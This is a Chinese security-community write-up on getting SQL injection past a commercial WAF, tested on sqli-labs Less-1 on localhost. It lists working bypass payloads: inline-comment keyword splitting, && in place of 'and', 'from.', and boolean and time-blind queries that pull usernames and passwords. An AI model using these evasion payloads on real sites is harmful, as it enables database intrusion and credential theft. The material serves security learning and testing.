某狗 SQL 注入 WAF 绕过 - 先知社区

> 先知社区，先知安全技术社区

这里使用 `sqli-labs` 第一关字符型注入来测试


绕过 and 1=1

先使用 `and 1=1` 和 `and 1=2` 直接被拦截

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114336-fa8ade3e-6a5c-

1.jpg)

这里绕过方法是使用 `&&(%26%26)` 代替 `and` ，后面是个条件，可以使用 `True` 和 `False` 代替



(https://xzfile.aliyuncs.com/media/upload/picture/20200320114343-fed756fc-6a5c-1.jpg)

/

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114350-035366bc-6a5d-1.jpg)

绕过 order by

之前版本绕过 `order by` 的方法很简单就是使用内联注释，如 `/*!order*//**//*!by*/` 来绕过，但是现在不行了，于是在网上看了看其它 `WAF` 绕过方式，发现 `order/*!60000ghtwf01*/by` 可以实现绕过，数字要大于 `50000` ，不然就是报错，后面随便接字母

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114358-0817ffc8-6a5d-1.jpg)

绕过 union select

尝试使用 `order by` 的绕过姿势， `union/*!60000ghtwf01*/select` ，发现成功绕过

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114405-0c4888c4-6a5d-1.jpg)

直接查询 `database()` 会被拦截

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114412-104b5078-6a5d-1.jpg)

使用 `database/**/()` 可以绕过

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114420-152968b4-6a5d-1.jpg)


使用 - 加上任意一个不存在的函数可以报错出数据库名，比如 `-ghtwf01()`

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114428-1a034008-6a5d-1.jpg)

绕过 schema_name

查询所有数据库名时，使用 `schema_name` 会被拦截，这里使用内联注释绕过

```
http://127.0.0.1/sqli/Less-1/?id=0%27%20union/*!60000ghtwf01*/select%201,
(select%20group_concat(/*!schema_name*/)%20from%20information_schema.schemata),3--+
```




(https://xzfile.aliyuncs.com/media/upload/picture/20200320114436-1e8e6fb2-6a5d-1.jpg)

绕过 table_name

查询所有数据库名时，使用 `table_name` 会被拦截，这里使用内联注释绕过

```
http://127.0.0.1/sqli/Less-1/?id=0%27%20union/*!60000ghtwf01*/select%201,
(select%20group_concat(/*!table_name*/)%20from%20information_schema.tables%20where%20table_schema=%2
7security%27),3--+
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200320114443-22e4e1fe-6a5d-1.jpg)

绕过 column_name

查询所有数据库名时，使用 `column_name` 会被拦截，这里使用内联注释绕过， `and` 连接的时候 `and` 换为 `%26%26`

```
http://127.0.0.1/sqli/Less-1/?id=0%27%20union/*!60000ghtwf01*/select%201,
(select%20group_concat(/*!column_name*/)%20from%20information_schema.columns%20where%20table_schema=
```


```
%27security%27%20%26%26%20table_name=0x7573657273),3--+
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114453-28c288ec-6a5d-1.jpg)

绕过与 from 的结合查询字段内容

使用 `from.` 绕过

```
http://127.0.0.1/sqli/Less-1/?id=0%27%20union/*!60000ghtwf01*/select%201,
(select%20group_concat(username,0x7e,password,0x7e)%20from.%20users),3--+
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200320114503-2ed0ad5e-6a5d-1.jpg)

布尔盲注


查询数据库名长度

```
http://127.0.0.1/sqli/Less-1/?id=1%27%20%26%26%20length(database/**/())=8--+
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114512-3449d274-6a5d-1.jpg)

查询第一个数据库名的第一个字母，过滤了 ascii()，这里使用 hex()

```
http://127.0.0.1/sqli/Less-1/?
id=1%27%20%26%26%20(hex(substr((select%20concat(/*!schema_name*/)%20from%20information_schema.schemata%20limit%200,1),1,1))=69)%20--+
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200320114521-399a03d4-6a5d-1.jpg)

然后以此类推即可

查询表名的第一个字母，注意这里数据库名需要十六进制编码才行，否则会被拦截

```
http://127.0.0.1/sqli/Less-1/?
id=1%27%20%26%26%20(hex(substr((select%20concat(/*!table_name*/)%20from%20information_schema.tables%20where%20/*!table_schema*/=0x7365637572697479%20limit%200,1),1,1))=65)%20--+
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114531-3f1b5f10-6a5d-1.jpg)

查询列名的第一个字母

```
http://127.0.0.1/sqli/Less-1/?
id=1%27%20%26%26%20(hex(substr((select%20concat(/*!column_name*/)%20from%20information_schema.columns%20where%20table_schema=0x7365637572697479%20%26%26%20table_name=0x7573657273%20limit%200,1),1,1))=69)%20--+
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114539-43e32dfc-6a5d-

1.jpg)

查询字段第一个字母，限制了 `select` 与 `from` 结合使用 `from.`

```
http://127.0.0.1/sqli/Less-1/?
id=1%27%20%26%26%20(hex(substr((select%20username%20from.%20users%20limit%200,1),1,1))=74)%20--+
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200320114547-489ee502-6a5d-1.jpg)

时间盲注

过滤了 `sleep()` 函数，使用 `benchmark()` 函数即可，查询规则参考上面布尔盲注